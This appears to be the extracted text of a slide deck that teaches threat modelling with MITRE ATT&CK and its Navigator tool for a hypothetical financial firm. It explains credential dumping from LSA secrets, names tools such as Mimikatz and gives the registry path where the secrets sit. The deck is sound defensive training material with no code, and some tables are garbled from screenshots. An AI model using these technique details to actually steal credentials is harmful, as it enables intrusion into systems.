


The 5 W's of threat modeling

My English teacher would be so proud...

- | | |
|--------------------------------|---------------------------|
| • Who is threatening us? | Group |
| • Why are they doing it? | Tactic |
| • What are they doing? | Technique |
| • How are they doing it? | Procedure and/or Software |
| • Where can we prevent it? | Mitigation |
| • When are we going to notice? | Detection |

What is a Tactic



- Tactics represent the "why" of an ATT&CK technique or sub-technique.
- The adversary's tactical goal: the reason for performing an action.
- Example: an adversary may want to achieve credential access.
- There are currently 14 Enterprise Tactics

Credential Access

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. Techniques used to get credentials include keylogging or credential dumping. Using legitimate credentials can give adversaries access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

ID: TA0006

Created: 17 October 2018


Last Modified: 19 July 2019

[Version](#) [Permalink](#)

Techniques

Techniques: 17

What is a Technique



- Techniques represent 'how' an adversary achieves a tactical goal by performing an action.
- Example: an adversary may dump credentials to achieve credential access.
- There are currently:
 - 196 Techniques
 - 411 Sub-techniques

OS Credential Dumping

Sub-techniques (8)

Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform [Lateral Movement](#) and access restricted information.

Several of the tools mentioned in associated sub-techniques may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

ID: T1003

Sub-techniques: T1003.001, T1003.002, T1003.003, T1003.004, T1003.005, T1003.006, T1003.007, T1003.008

① **Tactic:** [Credential Access](#)

① **Platforms:** Linux, Windows, macOS

① **Permissions Required:** Administrator, SYSTEM, root


Contributors: Ed Williams, Trustwave, SpiderLabs; Vincent Le Toux

Version: 2.1

Created: 31 May 2017

Last Modified: 08 March 2022

What is a Sub Technique



- More specific description of the adversarial behavior used to achieve a goal.
- Lower level than a technique.
- Example: an adversary may dump credentials by accessing the Local Security Authority (LSA) Secrets.

OS Credential Dumping: LSA Secrets

Other sub-techniques of OS Credential Dumping (8) ▾

Adversaries with SYSTEM access to a host may attempt to access Local Security Authority (LSA) secrets, which can contain a variety of different credential materials, such as credentials for service accounts.^{[1][2][3]} LSA secrets are stored in the registry at `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets`. LSA secrets can also be dumped from memory.^[4]

[Reg](#) can be used to extract from the Registry. [Mimikatz](#) can be used to extract secrets from memory.^[4]

ID: T1003.004

Sub-technique of: [T1003](#)

① **Tactic:** [Credential Access](#)

① **Platforms:** Windows

① **Permissions Required:** SYSTEM

Contributors: Ed Williams, Trustwave, SpiderLabs


Version: 1.0

Created: 21 February 2020

Last Modified: 21 April 2021

[Version Permalink](#)

What is a Procedure



- Procedures are the specific implementation the adversary uses for techniques or sub-techniques.
- Example: adversary uses PowerShell to inject into lsass.exe and scrape LSASS memory to dump credentials.
- "Procedure Examples" section of technique pages.

Procedure Examples

ID	Name	Description
S0677	AADInternals	AADInternals can dump secrets from the Local Security Authority. ^[5]
G0064	APT33	APT33 has used a variety of publicly available tools like LaZagne to gather credentials. ^{[6][7]}
S0050	CosmicDuke	CosmicDuke collects LSA secrets. ^[8]
S0488	CrackMapExec	CrackMapExec can dump hashed passwords from LSA secrets for the targeted system. ^[9]
G0035	Dragonfly	Dragonfly has dropped and executed SecretsDump to dump password hashes. ^{[10][11]}
S0008	gsecdump	gsecdump can dump LSA secrets. ^[12]

What ATT&CK is NOT

- Exhaustive – ATT&CK draws on public knowledge. Lots of TTPs are not public yet.
- A compliance framework
- A prescriptive architecture (or architecture whatsoever)
- A miracle cure or all-encompassing guide
- A guarantee of efficacy or success
 - Coverage is not always indicative of detections
 - Not all techniques and sub-techniques are equal in impact
 - Same technique may have vastly different risk depending on environment, host, threat, etc.

Before we start – let's make some assumptions

- We're a financial firm, based in the Pacific Rim
 - Regional footprint – 40 locations and customers in 23 countries
 - Significant corporate banking, some B2C
 - Windows endpoints, Windows/Linux servers 80/20, with shift to Cloud
 - Staffing: 20 FTEs dedicated to security (CISO, 2 Dep CISO, 3 Managers, 2 architects, 12 Engineer/Analysts)
- Training and operating – not enough time!
- ~50 vendors in or adjacent to Security
- Matrices stored here for reference: https://github.com/mjmcphree/clapjc24_attack



Know Your Enemy



Draw your threat picture

Use Risk matrix to drive your CTI efforts!

- Starting from scratch?
 - Quick search on ATT&CK website
 - Pay attention to industry headlines
- Already see threat actors or pen-test gaps?
 - Search directly on group
 - Software or TTPs observed
 - Parse in order of assessed risk
- Many options, but both search & recent news point to Campaign C0014 (APT20), FIN7, Carbanak and admin@338!
- Use <https://attack.mitre.org> to get started!



ATT&CK Navigator a versatile tool for our needs

ATT&CK v16 has been released! Check out the [blog post](#) for more information. | MITRE ATT&CK®

admin@338 + APT20 × Carbanak & FIN7 × Combined Threat Picture × Defenses × Gap Analysis × +

Selection Controls Layer Controls Technique Controls

Reconnaissance 10 techniques Resource Development 8 techniques Initial Access 10 techniques Execution 14 techniques Persistence 20 techniques Privilege Escalation 14 techniques Defense Evasion 44 techniques Credential Access 17 techniques Discovery 32 techniques Lateral Movement 9 techniques Collection 17 techniques Command and Control 18 techniques Exfiltration 9 techniques Impact 14 techniques

Active Scanning (0/3)	Acquire Access	Replication Through Removable Media	Exploitation for Client Execution	External Remote Services	Process Injection (0/2)	Modify Registry	Multi-Factor Authentication Interception	System Information Discovery	Lateral Tool Transfer	Data from Local System	Non-Standard Port	Exfiltration Over C2 Channel	Data Encrypted for Impact
Gather Victim Host Information (0/4)	Acquire Infrastructure (1/8)	External Remote Services (0/3)	Native API	BITS Jobs	Access Token Manipulation (4/5)	Process Injection (0/2)	Adversary-in-the-Middle (0/5)	System Network Configuration Discovery (1/2)	Replication Through Removable Media	Clipboard Data	Data Obfuscation (0/3)	Automated Exfiltration (0/1)	Defacement (0/2)
Gather Victim Identity Information (0/3)	Compromise Accounts (0/3)	Content Injection	Container Administration Command	Hijack Execution Flow (6/13)	Exploitation for Privilege Escalation	Template Injection	Brute Force (0/4)	System Network Connections Discovery	Exploitation of Remote Services	Screen Capture	Non-Application Layer Protocol	Disk Wipe (1/2)	Service Stop
Gather Victim Network Information (0/6)	Compromise Infrastructure (0/8)	Drive-by Compromise	Cloud Administration Command	Server Software Component (1/8)	Hijack Execution Flow (6/13)	BITS Jobs	Credentials from Password Stores (0/6)	System Service Discovery	Internal Spearphishing	Video Capture	Fallback Channels	Data Transfer Size Limits	Account Access Removal
Gather Victim Org Information (0/4)	Develop Capabilities (1/4)	Exploit Public-Facing Application	Command and Scripting Interpreter (3/11)	Account Manipulation (2/7)	Hijack Execution Flow (6/13)	Exploitation for Defense Evasion	Exploitation for Credential Access	System Owner/User Discovery	Remote Service Session Hijacking (1/2)	Browser Session Hijacking	Proxy (1/4)	Exfiltration Over Alternative Protocol (0/3)	Data Destruction (0/1)
Phishing for Information (0/4)	Establish Accounts (0/3)	Hardware Additions	Deploy Container	Boot or Logon Autostart Execution (6/14)	Abuse Elevation Control Mechanism (1/6)	Hijack Execution Flow (6/13)	Forced Authentication	Network Service Discovery	Adversary-in-the-Middle (0/4)	Application Layer Protocol (0/5)	Communication Through Removable Media	Exfiltration Over Other Network (0/1)	Data Manipulation (0/3)
Search Closed Sources (0/2)	Obtain Capabilities (1/7)	Phishing (2/4)	Inter-Process Communication (0/3)	Boot or Logon Initialization Scripts (0/5)	Account Manipulation (2/7)	Modify Cloud Compute Infrastructure (0/5)	Forge Web Credentials (0/2)	Network Share Discovery	Remote Services (5/8)	Archive Collected Data (1/3)	Content Injection	Endpoint Denial of Service (0/4)	Financial Theft
Search Open Technical Databases (0/5)	Stage Capabilities (2/6)	Supply Chain Compromise	Scheduled Task/Job (2/5)	Browser Extensions (2/7)	Network Boundary Bridging (1/1)	Modify System Image (2/2)	Input Capture (1/4)	Peripheral Device Discovery	Software Deployment Tools	Audio Capture	Data Encoding (0/2)	Exfiltration Over Physical Medium (0/1)	Firmware Corruption
Search Open Websites/Domains (1/3)	Trusted Relationship	Serverless Execution	Serverless Execution	Compromise Host Software Binary (6/14)	Boot or Logon Autostart Execution (6/14)	Trusted Developer Utilities Proxy Execution (0/2)	Modify Authentication Process (1/9)	Query Registry	Taint Shared Content	Data from Cloud Storage	Dynamic Resolution (0/3)	Exfiltration Over Web Service (1/4)	Inhibit System Recovery
Search Victim-Owned Websites	Valid Accounts (2/4)	Software Deployment Tools	Shared Modules	Create Account (2/3)	Boot or Logon Initialization Scripts (0/5)	XSL Script Processing	Multi-Factor Authentication Request Generation	Cloud Infrastructure Discovery	Use Alternate Authentication Material (2/4)	Data from Configuration Repository (0/2)	Encrypted Channel (0/2)	Scheduled Transfer	Network Denial of Service (0/2)
	System Services (1/2)	User Execution (0/3)	Windows Management Instrumentation	Create or Modify System Process (1/5)	Create or Modify System Process (1/5)	Abuse Elevation Control Mechanism (1/6)	Network Sniffing	Cloud Storage Object Discovery		Data from Information Repositories (0/5)	Hide Infrastructure	Transfer Data to Cloud Account	Resource Hijacking (0/4)
				Event Triggered Execution (3/17)	Event Triggered Execution (3/17)	Debugger Evasion	OS Credential Dumping (0/8)	Container and Resource Discovery		Data from Network Shared Drive	Ingress Tool Transfer	Multi-Stage Channels	System Shutdown/Reboot
				Domain or Tenant Policy Modification (1/2)	Domain or Tenant Policy Modification (1/2)	Deobfuscate/Decode Files or Information	Steal or Forge Authentication Access Token	Account Discovery (2/4)		Data from Removable Media	Protocol Tunneling	Remote Access Software	
				Event Triggered Execution (1/19)	Event Triggered Execution (1/19)	Deploy Container	Steal or Forge Authentication Certificates	Browser Information Discovery		Data Staged (1/2)	Traffic Signaling		
				Office	Office	Direct Volume Access	Steal or Forge	Cloud Service					

legend

Getting started? Divide and conquer

Start with a major threat group/highest risk and follow process 1-by-1

- Start with just 1 group and work through process
- Add APTs attacking customers or suppliers too!
- Iterate with greater fidelity as effort matures
- Can launch into group-specific Navigator view

The screenshot shows the MITRE ATT&CK web interface. The top navigation bar includes 'MITRE | ATT&CK' and several dropdown menus: Matrices, Tactics, Techniques, Defenses, CTI, Resources, and Benefactors. On the left, a 'GROUPS' sidebar lists various threat groups, with 'Carbanak' selected. The main content area is titled 'Carbanak' and includes a description: 'Carbanak is a cybercriminal group that has used Carbanak malware to target financial institutions since at least 2013. Carbanak may be linked to groups tracked separately as Cobalt Group and FIN7 that have also used Carbanak malware.' It also displays metadata: ID: G0008, Associated Groups: Anunak, Contributors: Anastasios Pingios, Version: 2.0, Created: 31 May 2017, and Last Modified: 18 October 2021. Below this, the 'Associated Group Descriptions' section shows a table with one entry: Anunak. The 'Techniques Used' section features a table with two entries: 'Create or Modify System Process: Windows Service' and 'Impair Defenses: Disable or Modify System Firewall'. A green callout box points to the 'ATT&CK Navigator Layers' dropdown, which is shown in a separate inset.

Home > Groups > Carbanak

Carbanak

Carbanak is a cybercriminal group that has used Carbanak malware to target financial institutions since at least 2013. Carbanak may be linked to groups tracked separately as Cobalt Group and FIN7 that have also used Carbanak malware.^{[1][2][3][4][5]}

ID: G0008
① Associated Groups: Anunak
Contributors: Anastasios Pingios
Version: 2.0
Created: 31 May 2017
Last Modified: 18 October 2021

[Version](#) [Permalink](#)

Associated Group Descriptions

Name	Description
Anunak	[6]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1543 .003	Create or Modify System Process: Windows Service	Carbanak malware installs itself as a service to provide persistence and SYSTEM privileges. ^[1]
Enterprise	T1562 .004	Impair Defenses: Disable or Modify System Firewall	Carbanak may use netsh to add local firewall rule exceptions. ^[7]

ATT&CK® Navigator Layers

The inset shows the 'ATT&CK Navigator Layers' dropdown menu. It has a dark blue header with the text 'ATT&CK™ Navigator Layers' and a downward arrow. Below the header, there are three rows: 'Enterprise Layer', 'download', and 'view'. The 'view' row is highlighted with a green border, and a green arrow points from the 'view' link in the main screenshot to this inset.


ATT&CK™ Navigator Layers

Enterprise Layer

download

view

Build your own coverage map



Deep Panda (G0009) × +

Reconnaissance
10 techniques

- Active Scanning (0/2)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development
7 techniques

- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/6)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Command and Scripting Interpreter (1/8)

Unix Shell

Visual Basic

Windows Command

Container Administration Command

Deploy Container

Exploitation for Client Execution

Inter-Process Communication (0/2)

Native API

Scheduled Task/Job (0/6)

MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

help changelog theme ▾

- Create New Layer: Create a new empty layer ▾
- Open Existing Layer: Load a layer from your computer or a URL ▾
- Create Layer from Other Layers: Select layers to inherit properties from ▾
- Create Customized Navigator: Create a hyperlink to a customized ATT&CK Navigator ▾

MITRE ATT&CK® Navigator v5.1.0


- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)

Accessibility Features

- AppCert DLLs
- AppInit DLLs

How do we keep score?

Agree to scoring rubric before start!



- Choose your own range and color scheme
- More granular scoring options:
 - Layered Defense?
 - Confidence?
- Risk Management should be compatible

Deep Panda (G0009) x layer x +

Selection Controls Layer Controls Technique Controls

Tactic Row Background

show #dddddd

Scoring Gradient

Low value: 0

remove #ff6666

remove #ffa766

remove #8ec843


add another color

High value: 5

presets ▼

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evaluation 44 techniques	Discovery 9 techniques
Active Scanning (0/3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (0/7)	Abuse Elevation Control Mechanism (0/6)	Abuse Elevation Control Mechanism (0/6)	Discovery
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Drive-by Compromise	Command and Scripting Interpreter (0/11)	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Information
Gather Victim Identity Information (0/3)	Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (0/14)	Account Manipulation (0/5)	Build Image on Host	Infrastructure
Gather Victim Network Information (0/6)	Compromise Infrastructure	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (0/5)	Account Manipulation (0/7)	Debugger Evasion	Removal
Gather Victim Org Information (0/4)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Autostart Execution (0/14)	Deobfuscate/Decode Files or Information	Cloud Service Dashboard
Phishing for Information (0/4)	Establish Accounts	Phishing (0/4)	Inter-Process Communication	Compromise Host Software Binary	Domain or Tenant Policy Modification (0/2)	Deploy Container	Cloud Service Discovery
Search Closed Sources (0/2)	Obtain	Replication Through Removable	Create Account	Boot or Logon Initialization	Direct Volume Access	Forge Web Credentials (0/2)	Cloud Storage Object Discovery

With each technique, dive into details



- Hover to see how technique is used by the group in question
- Right-click to bring up selection menu
- View tactic or technique to see details

Deep Panda (G0009) x layer x +



Selection Controls Layer Controls Technique Controls

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 44 techniques	Credential Access 17 techniques	Discovery 32 techniques	Local Administration 9 techniques
Active Scanning (0/3)	Acquire Access (0/3)	Container Injection (0/3)	Account Manipulation (11098) (0/3)	Account Manipulation (0/3)	Abuse Elevation Control Mechanism (0/6)	Abuse Elevation Control Mechanism (0/6)	Adversary-in-the-Middle (0/4)	Account Discovery (0/4)	Exploitation of Remote Services (0/4)
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Drive-by Compromise (0/4)	pin/unpin tooltip select Command and Scripting	BITS Jobs (0/14)	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery (0/4)	Interrupt Remote Services (0/4)
Gather Victim Identity Information (0/3)	Compromise Accounts (0/3)	Exploit Public-Facing Applications (0/3)	add to selection remove from selection select all Container Administration select annotated Command and Scripting	Boot or Logon Autostart Execution (0/14)	Debugger Evasion (0/7)	Debugger Evasion (0/7)	Credentials from Password Stores (0/6)	Browser Information Discovery (0/4)	Later Transfers (0/4)
Gather Victim Network Information (0/6)	Compromise Infrastructure (0/8)	External Remote Services (0/8)	invert selection select annotated Command and Scripting	Boot or Logon Initialization Scripts (0/5)	Account Manipulation (0/7)	Account Manipulation (0/7)	Exploitation for Credential Access (0/6)	Cloud Infrastructure Discovery (0/6)	Remote Services Session Hijack (0/6)
Gather Victim Org Information (0/4)	Develop Capabilities (0/4)	Hardware Addition (0/4)	select unannotated Command and Scripting	Browser Extensions (0/14)	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	Forge Web Credentials (0/2)	Cloud Service Discovery (0/2)	Remote Services (0/2)
Phishing for Information (0/4)	Establish Accounts (0/3)	Phishing (0/4)	select all techniques in tactic Execution	Compromise Host Software Binary (0/3)	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Direct Volume Access (0/2)	Cloud Storage Object Discovery (0/2)	Replication Throttling (0/2)
Search Closed Sources (0/2)	Obtain Capabilities (0/7)	Replica Through Removal (0/7)	deselect all techniques in tactic Command and Scripting	Create Account (0/3)	Create or Modify System Process (0/5)	Create or Modify System Process (0/5)	Input Capture (0/4)	Container and Resource Discovery (0/4)	Remote Media (0/4)
Search Open Technical Databases (0/5)	Stage Capabilities (0/3)	Supply Chain Compromise (0/3)	view technique view tactic Active API	Scheduled Task/Job (0/5)	Event Triggered Execution (0/17)	Event Triggered Execution (0/17)	Multi-Factor Authentication Interception (0/9)	Debugger Evasion (0/9)	Software Deployment Tools (0/9)
Search Open Websites/Domains (0/3)	Trusted Relationship (0/3)	Shared Modules (0/3)					File and Directory Permissions Modification (0/2)	Device Driver Discovery (0/2)	Taint Control (0/2)
Search Victim-Owned Websites								Domain Trust Discovery (0/2)	Use of Authentication Material (0/2)

Legend



Iterate, record, and rank!

Adding additional APTs or views is easy!




When Viewing Group or Software

1. Click “ATT&CK Navigator Layers”
2. Select “download” - downloads JSON
3. New tab (“+”)→ ”Open Existing Layer”
4. Upload from local!




Complete your threat picture

Can tackle multiple threat groups once process proven




- Great option for similar threats
- Multi-Select each Group or Software Tool
- “Technique Controls” → “Scoring” to alter score (and color) of selected cells

Best practices: Managing multiple layers



Use Navigator to combine layers and metadata


- Select “Create Layer from other layers”
- Use variables assigned by Navigator in expression
- Combine and weigh in layer expression:
 - $(a+b)/2$ (average two layers)
 - $a*(b+c)$
 - $100-a$ (reverse scoring of a, assuming a is on a 0-100 scale)
 - $(a>b)$ and $(a \geq 75)$
- Can select where color, legend, state, or filter logic comes from
- Great for aggregating inputs, complex analysis, etc.



Best practices: Saving and sharing in Navigator

Don't let your effort be in vain! Save and share with a plan

- Save each (or all) layer as a JSON early and often
 - Helps reconstruct Navigator web interface with all metadata
 - Web portal not natively persistent
- Download each (or all) layer as Excel sheet
 - Useful for local persistent copy and using own macros
 - Loses metadata – only preserves Technique coloring
 - Can use Excel as primary working platform:
 - <https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html>
- SVG format for posters and documentation
(For import into authoring/publishing tools)




Which TTPs are the big baddies?

Trending offers insights into where the adversary is investing

- Great perspective from Splunk:
https://www.splunk.com/en_us/blog/security/macro-att-ck-2024-a-five-year-perspective.html
- Mapping trends globally and locally helps direct efforts and attention
- Consult with vertical-specific organizations and partners for more focus

